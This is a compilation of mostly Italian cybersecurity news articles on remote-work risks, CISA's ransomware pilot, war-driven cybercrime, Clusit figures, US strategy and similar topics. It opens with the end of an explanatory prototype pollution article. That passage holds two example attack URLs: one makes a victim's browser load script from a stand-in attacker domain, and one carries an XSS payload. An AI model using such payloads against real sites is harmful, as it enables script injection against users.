Se il prototype può essere inquinato tramite un parametro di query, ad esempio, l’aggressore dovrà semplicemente indurre la vittima a visitare un URL appositamente creato per far sì che il suo browser importi un file JavaScript dannoso da un dominio controllato dall’aggressore:

https://vulnerable-website.com/?__proto__[transport_url]=//evil-user.net

Fornendo un dato: un aggressore potrebbe anche incorporare direttamente un payload XSS nella stringa di query come segue:

https://vulnerablewebsite.com/?__proto__[transport_url]=data:,alert(1);

Reference:

https://payatu.com/blog/prototype-pollution/
https://www.acunetix.com/vulnerabilities/web/prototype-pollution/
https://portswigger.net/web-security/prototype-pollution
https://learn.snyk.io/lessons/prototype-pollution/javascript/
https://brightsec.com/blog/prototype-pollution/

Articolo a cura di Damiano Capo

Profilo Autore

La passione per la cyber security è nata tra i banchi dell’Università, durante le lezioni di geometria e algebra lineare ho avuto modo di apprendere nozioni di crittografia e vederle applicate al mondo dell’informatica.
Ciò ha suscitato in me il desiderio di conoscere e apprendere, così da autodidatta ho deciso di approfondire la materia e iniziare a studiare il modo cui avvenivano gli attacchi, le tecniche e gli strumenti utilizzati.
Questa passione è diventata un vero e proprio lavoro dal 2019, durante il percorso lavorativo ho avuto la possibilità e l’onore di poter lavorare come consulente esterno per aziende come: Banca d’Italia, FCA Auto&Bank e Aruba.
Al momento svolgo la professione di penetration tester presso l’azienda Yoroi, nella quale mi occupo di eseguire penetration test su applicazioni web.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/la-prototype-pollution/


I rischi di sicurezza del lavoro remoto preoccupano le aziende


L’affermazione del lavoro ibrido e remoto ha costretto i team di sicurezza a valutare nuove soluzioni per proteggere la rete aziendale. Poiché i dipendenti possono lavorare da qualsiasi luogo, le applicazioni e il network delle imprese sono esposti a rischi maggiori. In un recente studio Fortinet ha analizzato in che modo le organizzazioni stanno rispondendo alle nuove sfide di sicurezza dovute al lavoro a distanza e quali sono le principali minacce percepite dai CIO.

Le imprese, di fronte alle nuove esigenze dei dipendenti, non vogliono rinunciare alla flessibilità del lavoro remoto: secondo i dati raccolti da Fortinet, il 60% delle compagnie intervistate ha mantenuto il lavoro ibrido o a distanza, anche solo se solo il 5% di queste ha acconsentito a una modalità full remote per i dipendenti.

lavoro remoto sicurezza

Pixabay

Le aziende sono preoccupate dalle minacce alla sicurezza derivanti dal lavoro remoto; in particolare, ciò che spaventa di più i team di cybersecurity è la difficoltà di estendere le policy di sicurezza alle reti casalinghe o pubbliche usate dai dipendenti. Anche l’uso dei dispositivi aziendali per uso personale desta molta preoccupazione, così come il fatto che molti dipendenti non seguono le pratiche di sicurezza dell’organizzazione.

È interessante apprendere inoltre che il 62% delle aziende ritiene che i data breach sofferti negli ultimi due anni siano stati causati, almeno in parte, dai lavoratori remoti.

Lavoro remoto: le imprese investono sulla sicurezza

I rischi di sicurezza derivanti dalla diffusione di questa modalità di lavoro sono molto sentiti dalle imprese, che hanno affermato di aver introdotto nuove soluzioni e pianificato investimenti per gestirli; la vera difficoltà in questo caso è individuare le soluzioni e i protocolli migliori per farlo.

lavoro remoto sicurezza

Pixabay

Le proposte del mercato della cybersicurezza sono numerose e non sempre è facile destreggiarsi e scegliere le più adatte. Secondo lo studio di Fortinet, a causa di questa difficoltà il 42% delle imprese ha incorporato soluzioni da diversi vendor, complicando però la gestione della sicurezza aziendale.

Sempre più aziende hanno in programma di aumentare il budget dedicato alla sicurezza e migliorare le policy per gestire chi lavora da remoto, dal momento che questa modalità di lavoro è destinata a rimanere e diffondersi sempre di più.

Condividi l’articolo


Articoli correlati

Altro in questa categoria


https://www.securityinfo.it/2023/03/20/rischi-sicurezza-lavoro-remoto/?utm_source=rss&utm_medium=rss&utm_campaign=rischi-sicurezza-lavoro-remoto


Ransomware Vulnerability Warning Pilot (RVWP), il progetto di allerta ransomware targato CISA

Gli attacchi ransomware contro obiettivi sensibili e infrastrutture critiche figurano da anni al primo posto tra le cyber minacce note. Nella consapevolezza degli elevati livelli di rischio che ne conseguono per organizzazioni e cittadini, la statunitense CISA (Cybersecurity and Infrastructure Security Agency) oggi lancia un progetto pilota per contrastare tali minacce.

Ransomware Vulnerability Warning Pilot: fondamenti normativi e contenuti

Le basi del progetto erano già state poste dal Cyber Incident Reporting for Critical Infrastructure Act (CIRCIA) del 2022, definito dalla CISA “pietra miliare della cybersecurity”, che prevedeva a carico della stessa Agenzia il compito di sviluppare e implementare regole condivise per la gestione degli incidenti ransomware e la condivisione delle relative informazioni con le organizzazioni interessate.

L’RVWP si occuperà di monitorare e catalogare le principali vulnerabilità sfruttate per attacchi ransomware noti per segnalarle alle organizzazioni coinvolte nella gestione di infrastrutture critiche, affinché provvedano ad attività di mitigazione e contenimento del rischio; si prevede altresì un sistema di notifica delle violazioni registrate, così da velocizzare l’avvio delle necessarie operazioni di remediation.

Sommandosi ad altri strumenti già messi a punto dalla CISA – quali il Ransomware Readiness Assessment (RRA) o il Cyber Hygiene Vulnerability Scanning Service – l’iniziativa segue la scia della National Cyber Security Strategy 2023 recentemente varata dalla Casa Bianca, che oltre al generico obiettivo di costruire “un ecosistema digitale sicuro” preannunciava un piano di controffensiva federale rivolto proprio alle minacce ransomware.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/notizie/ransomware-vulnerability-warning-pilot-rvwp-il-progetto-di-allerta-ransomware-targato-cisa/


I rischi della cybersecurity per il 2023


La guerra in Ucraina e la conseguente instabilità socio-politica ed economica ha spostato gli equilibri mondiali di ogni settore. Anche la cybersecurity ha risentito molto degli scossoni causati dagli ultimi eventi, e ora è costretta ad affrontare un panorama di minacce informatiche mutevole e sempre più aggressivo.

Il Cyber Working Group del Bipartisan Policy Center di Washington ha analizzato i principali rischi per la cybersicurezza per il 2023, identificando quelli considerati più imminenti da risolvere e dagli impatti potenziali più disastrosi.

I cybercriminali evolvono le loro tattiche

Il primo macro-rischio è senza dubbio legato al panorama geopolitico conflittuale e in evoluzione. È aumentato il numero di cyberattacchi contro infrastrutture critiche, in particolare quelle dell’Ucraina, ma anche contro i paesi NATO. I cybercriminali hanno formato nuove alleanze, sia tra gruppi che con i governi per perseguire gli interessi nazionali.

cybersecurity

rawpixel.com – Freepik

Un altro rischio riguarda la “corsa alle armi” sia da parte degli attaccanti che dei team di sicurezza. Le tecnologie evolvono e migliorano, ma questo vale sia per chi difende che per chi attacca, e l’ago della bilancia punta sempre a favore dei secondi. Man mano che i cybercriminali entreranno in possesso di nuove tecnologie, la superficie di attacco si espanderà.

Anche la recessione e le difficoltà economiche pongono enormi rischi per la cybersicurezza: le imprese devono risparmiare e riallocare le risorse, compreso il personale, e ciò potrebbe provocare buchi di sicurezza facilmente sfruttabili dagli attaccanti.

La cybersecurity arranca e commette errori

Ad aumentare la confusione in materia si sicurezza ci sono anche le diverse policy di ogni stato: non c’è chiarezza né una visione comune riguardo i requisiti di cybersecurity, e le imprese faticano a tenere il passo e implementare soluzioni di protezione adeguate.

Il problema rimane se guardiamo alla situazione interna delle singole nazioni: non solo manca un accordo definito con gli altri paesi, ma gli stati faticano a imporre delle regolamentazioni chiare anche alle proprie imprese. 

In generale, nessun settore è pronto per combattere il cybercrimine: gli investimenti sono insufficienti, e spesso non c’è una preparazione adeguata di personale e professionisti. La conseguenza ovvia di queste mancanze sono infrastrutture più vulnerabili, che aumentano il rischio di cyberattacchi distruttivi, soprattutto contro quelle critiche.

cybersecurity

Pixabay

Infine, la scarsità di talenti rappresenta un enorme rischio per la cybersecurity: mancano le figure specializzate, in grado di fornire supporto ai team di sicurezza e definire dei piani di difesa e recovery adeguati.

Di fronte a una situazione precaria e ricca di pericoli, ci sono diversi aspetti che si possono migliorare e sui quali investire. Prima ancora di intraprendere una soluzione, però, occorre identificare i rischi reali a cui le organizzazioni sono esposte.

“Oggi il panorama della cybersecurity è in costante evoluzione; per proteggerci dai rischi dobbiamo prima capire la portata del problema” ha affermato Tom Romanoff, direttore del Technology Project per il Bipartisan Policy Center. “La nostra speranza è che questa lista informi e prepari le agenzie governative americano, il Congresso e il business per il 2023, e che almeno alcuni (rischi, n.d.r.), se non tutti, siano gestiti senza errori”.

Condividi l’articolo


Articoli correlati

Altro in questa categoria


https://www.securityinfo.it/2023/03/10/rischi-cybersecurity-2023/?utm_source=rss&utm_medium=rss&utm_campaign=rischi-cybersecurity-2023


Come la guerra ha cambiato il panorama del cybercrimine


Il conflitto russo-ucraino non si combatte solo sul campo fisico, ma anche su quello digitale. Dall’inizio della guerra, ormai più di un anno fa, il panorama del cybercrimine è cambiato profondamente, adattandosi alle nuove alleanze politiche e agli obiettivi dei governi.

Il Threat Analysis Group di Google, insieme a Mandiant e Trust & Safety, ha analizzato in che modo l’ecosistema delle minacce informatiche è cambiato e quali saranno gli impatti futuri.

Come il russo-ucraino ha influenzato il cybercrimine

Lo studio ha individuato tre punti chiave che caratterizzano il nuovo panorama globale del crimine informatico. Ciò che salta all’occhio per primo è che i gruppi criminali finanziati dal governo russo hanno concentrato tutti i loro sforzi negli attacchi contro l’Ucraina. Gli attacchi sono diventati più aggressivi e hanno preso di mira non solo il governo e le entità militari, ma anche infrastrutture critiche e centri di comunicazione e informazione.

cybercrimine guerra

nito103 – Depositphotos

Il picco si è registrato nei primi 4 mesi dell’invasione, mentre ora sono calati sia in frequenza che in efficacia: secondo i dati del report, gli attacchi risultano meno coordinati rispetto all’inizio. A pagare le conseguenze del conflitto sul campo del cybercrimine sono anche i paesi della NATO: l’analisi mostra un aumento delle attività criminali contro gli stati dell’organizzazione. Rispetto al 2020, i cyber-attacchi russi contro l’Ucraina sono aumentati del 250%, e del 300% quelli contro i paesi NATO.

Un altro punto importante riguarda la diffusione di campagne di information operation da parte della Russia: Mosca ha cercato fin da subito di influenzare l’opinione pubblica per aumentare il supporto al governo e all’invasione. Google ha individuato e interrotto quasi 2000 attività di disinformazione svolte sulle proprie piattaforme, condotte sia da gruppi criminali che dal governo stesso.

Viste le nuove alleanze mondiali, anche i gruppi criminali si sono riorganizzati formando nuove coalizioni e collaborando per sviluppare nuove tecniche di attacco trasversali, rendendo più difficile l’attribuzione degli attacchi. I cybercriminali si sono specializzati nei ransomware, che sono diventati la minaccia peggiore del mondo moderno.

cybercrimine guerra

solarseven – Depositphotos

La guerra e il futuro delle minacce

Ormai il cybercrimine è diventato parte integrante della guerra e rappresenta un pericolo serio per i paesi coinvolti nel conflitto. Secondo i ricercatori di sicurezza il futuro che si prospetta è tutt’altro che roseo: i gruppi criminali legati al governo russo continueranno a sferrare attacchi contro l’Ucraina e i paesi della NATO, prendendo di mira le strutture strategiche per portare il conflitto in favore di Mosca.

Gli attacchi saranno sempre più distruttivi, soprattutto in caso ci siano sviluppi favorevoli per l’Ucraina, siano essi politici o militari. Infine, il governo russo continuerà la sua campagna di disinformazione per provare a ridurre il supporto dell’opinione pubblica all’Ucraina, anche se il rischio è che ottenga un’opposizione interna ancora più aggressiva.

Condividi l’articolo


Articoli correlati

Altro in questa categoria


https://www.securityinfo.it/2023/03/09/guerra-cybercrimine-conflitto/?utm_source=rss&utm_medium=rss&utm_campaign=guerra-cybercrimine-conflitto


Cybercrime, nel 2022 188 attacchi informatici verso il nostro Paese. +169% rispetto al 2021

Continua il periodo nero per quanto riguarda la sicurezza informatica del nostro Paese. Nel 2022 sono stati 188 gli attacchi informatici verso il nostro Paese, +169% rispetto al 2021. A livello mondiale la crescita è stata del 21%.

Lo rivelano i dati del Rapporto annuale del Clusit, condotto su 148 paesi. “Con 2.489 incidenti gravi a livello mondiale, il 2022 è l’anno peggiore di sempre per la cybersecurity”, dicono gli esperti. I dati aggregati per continente confermano “la preponderanza percentuale di vittime in America (38%), contro un Europa al 24% e Asia all’8%“, spiega l’Associazione in una nota.

Attacchi informatici in Italia: il ransomware sempre al primo posto per diffusione

L’analisi mostra una netta prevalenza di attacchi informatici con finalità di cybercrime e significativi risvolti economici legati alla diffusione dei ransomware: sono l’82% del totale, in crescita del 15% sul 2021. Per l’Italia la percentuale sale al 93%, in crescita del 150% rispetto al 2021.

A livello mondiale, le principali vittime tornano ad essere i ‘multiple targets’, i bersagli multipli, (22%), con un aumento del 97% sul 2021, “si tratta di campagne di attacco non mirate, che continuano a causare effetti consistenti”. Segue il settore governativo, delle PA e della sanità (12%). In Italia la pressione maggiore degli attacchi è sulle aziende manifatturiere del Made in Italy, nel settore tecnico-scientifico e dei servizi professionali.

Oltre l’80% ha avuto conseguenze molto gravi. Il malware rappresenta la tecnica con cui viene sferrato il 37% degli attacchi globali; seguono vulnerabilità (12%), phishing e social engineering (12%), in crescita del 52%. Anche nel nostro paese prevalgono gli attacchi per mezzo di malware, sono il 53% del totale e hanno impatti gravi o gravissimi nel 95% dei casi. Per il Clusit, inoltre, ben il 64% degli incidenti a livello globale ha come causa azioni “maldestre”, degli utenti o del personale informatico nelle aziende.

Le dimissioni di Roberto Baldoni, dg dell’ACN

Nel frattempo nelle ultime ore l’Italia della sicurezza informatica è stata scossa da un’altra notizia. Ieri sera sono arrivate le dimissioni di Roberto Baldoni da direttore generale dell’Agenzia per la Cybersicurezza Nazionale (ACN).

Baldoni era stato nominato direttore generale di Acn nell’agosto 2021, e aveva assunto il mandato da settembre 2021. In precedenza era stato vice direttore generale del Dis per sviluppare l’architettura nazionale di cybersecurity e coordinare le azioni di mitigazione degli attacchi cyber con impatto sulla sicurezza nazionale.

Baldoni lascia nel pieno della campagna di attacchi hacker del collettivo filorusso Noname057 che anche oggi ha preso di mira siti di una serie di ministeri ed istituzioni. Non è una novità, né un fenomeno italiano, visto che la campagna cyber di Mosca ha nel mirino tutti i Paesi che sostengono l’Ucraina. Il sistema ha comunque tenuto e non si sarebbero verificati disservizi rilevanti.

Evidentemente qualcosa si è rotto con il Governo Meloni, che pure finora non aveva toccato alcuna casella nel comparto della sicurezza. Una mancanza di fiducia avvertita da parte dell’Esecutivo potrebbe aver determinato la scelta del professore. Ora si punterà a dare al più presto una nuova guida ed un nuovo slancio all’Agenzia.

La nomina del successore di Baldoni già nel prossimo CdM

Dopo le dimissioni del direttore generale dell’Agenzia per la cybersicurezza nazionale, il governo punta ad indicare in tempi stretti il nuovo vertice di Acn. Non è escluso che la nomina possa arrivare già nel consiglio dei ministri che si terrà a Cutro giovedì prossimo.

Intanto domani il sottosegretario alla presidenza del Consiglio, Alfredo Mantovano, autorità delegata per la Sicurezza della Repubblica, sarà sentito in audizione davanti Copasir sul caso.

https://www.key4biz.it/cybercrime-nel-2022-188-attacchi-informatici-verso-il-nostro-paese-169-rispetto-al-2021/437753/


Cybersecurity, 7 modi per assicurarsi un futuro più sicuro da qui al 2030

L’iniziativa di ricerca “Cybersecurity Futures 2030”

La guerra ibrida e asimmetrica ha aperto una nuova fase storica, in cui ogni Paese potrebbe vedere le proprie infrastrutture strategiche, il proprio sistema economico e le stesse amministrazioni pubbliche, sia centrali, sia locali, divenire obiettivi di estesi e potenti attacchi informatici. In una società sempre più interconnessa, un cyber attacco ben assestato potrebbe mettere in ginocchio una città di medie dimensioni nel giro di poche ore.

I progressi tecnologici non favoriscono mai solo chi si difende. Da un lato assicureranno più elevata efficacia delle soluzioni di cybersecurity, ma dall’altro potrebbero potenziare gli effetti degli stessi attacchi.

Per questo, in un ecosistema digitale in continua evoluzione, i decisori politici e il mondo dell’industria, le università e il settore della ricerca, fino alla società civile, dovranno saper anticipare e superare le sfide poste alla sicurezza nazionale da parte di gruppi criminali, spesso spalleggiati da entità statali, coinvolti in attacchi sempre più numerosi, sofisticati e in grado di causare danni rilevanti su più livelli.

L’iniziativa Cybersecurity Futures 2030 del Center for Long-Term Cybersecurity (CLTC) dell’Università di Berkeley in California nasce proprio per individuare le soluzioni più avanzate per far fronte a questi problemi.

Sette i temi considerati come decisivi per il futuro della sicurezza informatica da qui a qualche anno, che necessitano di essere studiati e affrontati fin da subito.

1 Piani di sicurezza informatica più ampi e accessibili

I primi frutti dei piani di investimenti e sviluppo di soluzioni di cybersecurity, ideati per fronteggiare la criminalità organizzata, difendere le infrastrutture critiche e diffondere cultura della sicurezza ad ogni livello della nostra società, inizieremo a raccoglierli non prima del 2030.

Secondo le stime degli studiosi, infatti, entro la fine del decennio avremo la possibilità di veder scomparire l’utilizzo di password, di avere efficaci piani scolastici di sensibilizzazione dei più giovani all’argomento, ma anche un largo utilizzo di criptovalute e tecnologie blockchain, con una maggiore alfabetizzazione informatica. Vale sempre la pena ricordare che ancora oggi la velocità dell’innovazione è sempre maggiore di quella del legislatore. Ne consegue che ogni stima è sempre per eccesso.

2 Un problema di fiducia

Gli utilizzi sempre più diffusi di intelligenza artificiale, machine learning e software tecnologies renderanno, di volta in volta, molto difficile per gli utenti riuscire a distinguere se si ha a che fare con altri esseri umani o delle macchine. Questo potrebbe avere come conseguenza una crisi di fiducia nei confronti delle piattaforme e delle loro tecnologie, nonché delle stesse organizzazioni che le propongono, a tal punto da favorire uno spostamento di attività sensibili sempre più nella dimensione offline. Si stima come elevata la possibilità che la cybersecurity sarà più orientata all’integrità delle informazioni, che alla loro riservatezza. Addirittura, non si esclude il possibile ritorno all’analogico per alcuni settori specifici. Un pericolo che va scongiurato, perché per affrontare le sfide che ci attendono serve cooperazione tra le organizzazioni, non frammentazione.

3 IA e apprendimento automatico, armi a doppio taglio

C’è molto ottimismo nei confronti dell’intelligenza artificiale (IA) e del machine learning, ma anche tanta diffidenza. Ciononostante, sono tecnologie che comunque troveranno un ampio impiego in diversi settori chiave della nostra economica e non solo (ad esempio nei settori sanità, industria, istruzione/formazione, media, intrattenimento, telecomunicazioni, energia, amministrazione pubblica, finanza e banking). Un processo di innovazione diffusa, che come detto, però, è sempre a due vie: sia nei settori sopra menzionati, sia a favore del cybercrimine. In che modo è possibile assicurare tutti i vantaggi tecnologici ai difensori e non agli attaccanti? In che modo sarà possibile sviluppare le prossime generazioni di IA con un saldo patrimonio etico alle spalle? Governi, aziende e società civile dovranno rispondere rapidamente a queste domande, perché più tempo passa, maggiore sarà la possibilità di subire cyber attacchi sempre più potenti.

4 A chi giova un’internet a pezzi?

La tendenza verso la frammentazione della rete e il richiamo alla sovranità digitale di questi ultimi tempi non vanno nella direzione di una maggiore sicurezza informatica delle organizzazioni, perché contrastano con l’uguale ed opposta tendenza all’interoperabilità e al trasferimento continuo di dati a livello transfrontaliero. Di fatto, l’universalità di internet si scontra con la richiesta di maggiori controlli su di essa a livello di singoli Paesi. Una situazione complessa, che se da un lato potrebbe favorire una maggiore libertà nella definizione di sicurezza digitale, dall’altro potrebbe creare una situazione del tipo “ognun per sé”, con effetto “selvaggio internet”, dove già sappiamo che disinformazione, sorveglianza eccessiva da parte di Governi autoritari, violazione dei diritti democratici e proliferazione di organizzazioni criminali, avrebbero la meglio su ogni tentativo di potenziamento dei sistemi di difesa.

5 E la privacy?

In un contesto del genere è inevitabile che a venir meno sia proprio la protezione dei dati personali e delle informazioni più sensibili. Entro il 2030 sapremo se gli sforzi compiuti dall’Unione europea con il regolamento generale sul trattamento dei dati (Gdpr) porteranno i risultati sperati in termini di contrasto ai cyber attacchi. I dubbi sono due: entro la fine del decennio riusciremo a sviluppare nuovi metodi di gestione della privacy? Ma soprattutto, avremo ancora la consapevolezza di quanto sia importante tutelare i nostri dati personali?

6 Metaverso sì o no?

Non c’è ancora una definizione unica del metaverso, ma tra gli utenti di rete già c’è già chi crede che questa tecnologia troverà molti modi di svilupparsi e chi invece la ritiene già un esperimento fallito. Entro la fine del decennio scopriremo chi avrà avuto ragione o meno, nel frattempo dobbiamo comunque fare i conti con una privacy da potenziare. I più pessimisti basavano le loro valutazioni sulla figura del consumatore passivo, ma è chiaro che molto dipenderà dal grado di alfabetizzazione dei cittadini e dalla loro capacità di pensiero critico. Sta a noi decidere quale sarà il metaverso migliore.

7 La sovranità e le dinamiche del potere

Entro il 2030 le principali multinazionali avranno un loro posto al Consiglio di sicurezza delle Nazioni Unite. È ovviamente una visione distopica, ma in molti oggi credono che una cosa del genere non sia poi così impossibile da veder realizzata. Il problema evidenziato in molti workshop europei sul tema è che i cittadini percepiscono le grandi aziende e i Governi come troppo invasivi la sfera delle libertà personali. Sono delle organizzazioni che potenzialmente rappresentano un pericolo per la nostra autonomia intellettuale. Negli Stati Uniti le preoccupazioni maggiori sono state invece individuate nella sovranità digitale, nella capacità delle imprese di difendersi da cyber attacchi e nella mancanza di un quadro regolatorio per una maggiore tutela dei diritti umani.

In conclusione, possiamo dire con una certa sicurezza che è e sarà sempre più fondamentale monitorare e valutare come queste tecnologie si evolveranno, insieme ai loro contesti sociali, economici e politici, per prendere decisioni informate sul miglior modo di rendere resiliente un’organizzazione ai cyber attacchi del futuro.

https://www.key4biz.it/cybersecurity-7-modi-per-assicurarsi-un-futuro-piu-sicuro-da-qui-al-2030/437687/


Why Cybersecurity Needs to be Prioritised as Small Businesses Face the Cost-of-Living Crisis

You’re reading Entrepreneur Europe, an international franchise of Entrepreneur Media.

Written by Marcin Kleczynski, CEO & founder, Malwarebytes

As the spectre of a recession looms, the sting is being felt by startups, scaleups, and other small businesses. In the UK, prior to her resignation, former Prime Minister Liz Truss announced that energy bills would be cut by half over winter. This undoubtedly helped mitigate some concerns; against the backdrop of rising inflation, smaller organisations need all the help they can get.

As wallets become thinner, it might seem tempting to cut costs on security. However, this can spell disaster, especially for small businesses; more than half (60%) go bust within six months of getting hacked.

This is a particularly pressing issue in Europe, which has seen a gradual uptick in cybersecurity attacks in the last decade. Companies must protect themselves against cybersecurity risks and not push them to the bottom of the pile. Most notably, ransomware attacks are on the rise, persisting as the primary method of cyber intrusion, thanks to the sheer financial gain that fraudsters stand to make from exploiting users. In Britain alone, the estimated cost of attacks is £27bn per year. It’s no wonder, then, that demand for cybersecurity roles in the UK increased by 22% in the last year – but skills gaps can make these roles hard to fill.

The tight budgets that early-stage founders are operating with exacerbate this. As cybercriminals get richer, businesses’ finances are dwindling as they fight another battle: the cost-of-living crisis. With increased electricity costs weakening bricks and mortar-based businesses, and the ongoing question of how much to balance salaries against rising inflation without gutting the business, it’s a difficult time for all entrepreneurs. Small businesses must learn a stern lesson: failing to prepare is preparing to fail.

Why small businesses are targets.

Beyond underestimating the threats small businesses face, with only 26% believing it is a top priority, there are several reasons why smaller organisations are particularly vulnerable. The key distinction between small businesses and larger corporations is the lack of access to resources. Scant assets or knowledge of how cybersecurity works, as well as not knowing which software best suits, puts smaller businesses on the back foot. Thanks to multiple vulnerabilities left unchecked, small businesses often receive more attacks than larger, better-equipped counterparts. Robust security infrastructure is needed, yet over 40 percent have no in-house IT personnel.

Ransomware is one of the primary threats small businesses face, worsened by the cost-of-living crisis. Already in a fragile financial state, there is rarely enough budget to pay ransomware fees. Times of uncertainty create perfect conditions for cybercriminals to capitalise on. Vulnerable organisations are cornered by criminals and forced to either pay large sums of money or risk the exposure of important data.

Another weapon deployed by cybercriminals is phishing, whereby criminals trick recipients into thinking they’re talking to someone they know through scam emails, texts, or phone calls. Attacks have become far more advanced than attaching a dubious link to an email, causing an employee to download malware. Now, vast amounts of sensitive data can be exposed. Small businesses and their employees may not possess the expertise to identify these links; that is why they receive roughly 4,500 suspicious emails every day.

How to strengthen defences.

To stand the best chance of fighting cyber criminals, first and foremost, regularly backup all critical data. Should a ransomware attack occur, backups will minimise the damage, saving time and money. In turn, encrypting communications will help prevent third-parties from intercepting important data.

Next, for those using Microsoft, pay attention to Patch Tuesday, Microsoft’s monthly release of security fixes for the Windows operating system (OS) and other software. Out-of-date software quickly becomes riddled with vulnerabilities, which is why Microsoft users are advised to download and patch their systems from the official website.

Moreover, with smaller firms more likely to have hybrid or even remote-first working environments, endpoint protection is crucial. Installing the right software with prevention capabilities developed specifically for resource-constrained companies can reduce attack surfaces. A cloud-hosted approach enables centralised management of endpoint protection, which detects and responds to threats swiftly. The best solutions also remove all traces of the offending attack (such as malware) and expunge any residual files, code or configuration changes that might otherwise be missed.

Combining artificial intelligence (AI) with human heroes is the best way to detect and remediate threats. After all, everyone being aware of all security threats is not realistic, so it’s essential to get ahead with AI-powered technology that fights cybercriminals in the background. For a helping hand, smaller firms grappling with the growing complexity of maintaining GDPR compliance across multiplying digital threat surfaces – exacerbated by a lack of internal security talent – should find solace in managed service providers (MSPs).

MSPs equip small businesses with a cost-effective and fully-fledged security team to protect against infections and reduce exposure. MSPs can be critical collaborators in helping start-ups, scaleups, and other early-stage companies overcome security challenges. As well as protecting against attacks, the right MSP will help founders achieve critical business goals, which will help keep the business thriving for many years to come.

Beyond technology.

There is no doubt that technology provides the most efficient way of dealing with cyber threats. However, with the cost-of-living crisis hitting parts of Europe harder than anywhere else in the world, employees might be increasingly distracted – which is where hackers can pounce. Cyber criminals don’t hold back when faced with economic trouble; in fact, they usually double down on efforts. Just this month, the National Cyber Security Centre (NCSC) – part of intelligence agency GCHQ – revealed that scammers are exploiting this crisis, tailoring phishing attempts by impersonating the government, HMRC, and energy regulator Ofgem.

Constant vigilance is vital. Effective cybersecurity employee education programmes that combat fear fatigue elevate cybersecurity as a strategic priority, ensuring vigilance; 88% of cyberattacks stem from employee errors, so work with them to help sharpen threat awareness.

Gamifying security training, including phishing employees, can make a big difference. Staff are easy targets, so phishing simulation testing can be a productive way to teach them what a malicious link looks like. People generally respond well to many aspects of gamification, so it could speed up understanding of the evolving threat landscape, increasing awareness.

Managing the cost-of-living crisis is difficult enough for small businesses. Layering up security networks and enhancing employees’ cybersecurity awareness could save organisations. European firms are understandably cutting budgets in different departments to navigate these tough times, but founders won’t do themselves any favours by lowering security costs.

https://www.entrepreneur.com/en-gb/science-technology/why-cybersecurity-needs-to-be-prioritised-as-small/446651


National Cyber Security Strategy 2023, al via la nuova strategia USA

Washington stringe sulla sicurezza informatica: lo scorso 1° marzo l’amministrazione Biden ha annunciato il varo della National Cyber Security Strategy 2023, finalizzata a definire “a safe and secure digital ecosystem for all Americans” (come recita il comunicato diffuso dalla Casa Bianca).

Muovendo dalla consapevolezza che le tecnologie digitali, specialmente dopo la pandemia da Covid-19, risultano sempre più cruciali nelle attività quotidiane di vita e lavoro dei cittadini, la Strategia prevede una serie di misure per irrobustire la sicurezza dello spazio digitale statunitense nonché favorire gli investimenti in tale settore, con lo scopo finale di garantire “national security, public safety, and economic prosperity”.

National Cyber Security Strategy: gli obiettivi

Le principali linee d’azione individuate nella strategia mirano a:

  • riequilibrare le responsabilità in materia di sicurezza informatica, spostandole da cittadini, piccole imprese e governi locali alle organizzazioni che siano nella posizione di “reduce risks for all of us”;
  • incentivare investimenti economici di lungo periodo, per bilanciare il contrasto alle minacce odierne con le necessarie strategie tese a un futuro più resiliente.

Richiamando i precedenti atti normativi in materia, si individuano 5 “pilastri” fondamentali per il raggiungimento di tali scopi:

  1. Difendere le infrastrutture critiche e i servizi essenziali, potenziando standard e meccanismi di sicurezza tramite una costante collaborazione pubblico-privato;
  2. Contrastare e depotenziare i Threat Actors noti, annunciando altresì un organico approccio federale al contrasto delle minacce ransomware;
  3. Ridefinire il mercato dei servizi digitali, prevedendo maggiori responsabilità di sicurezza, soprattutto in materia di protezione dati, a carico delle aziende in posizione privilegiata;
  4. Investire in un futuro più resiliente, favorendo ricerca e innovazione sulle next-generation technologies (tra cui si citano postquantum encryption, digital identity solutions, clean energy infrastructure) nonché promuovendo la diversità della cyber workforce;
  5. Favorire partnership internazionali in tema di cybersecurity, al fine di coordinare gli sforzi verso obiettivi comuni.

Coordinata dall’Office of the National Cyber Director secondo un approccio data-driven che prevederà la costante misurazione e verifica degli obiettivi, l’attuazione della Strategia prevede una stretta collaborazione del governo centrale con aziende private, autorità locali e società civile; nella nota iniziale del Presidente, la sfida è condividere la visione di “un più luminoso futuro digitale” (“a brighter digital future”).

A cura della Redazione

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/notizie/national-cyber-security-strategy-2023-al-via-la-nuova-strategia-usa/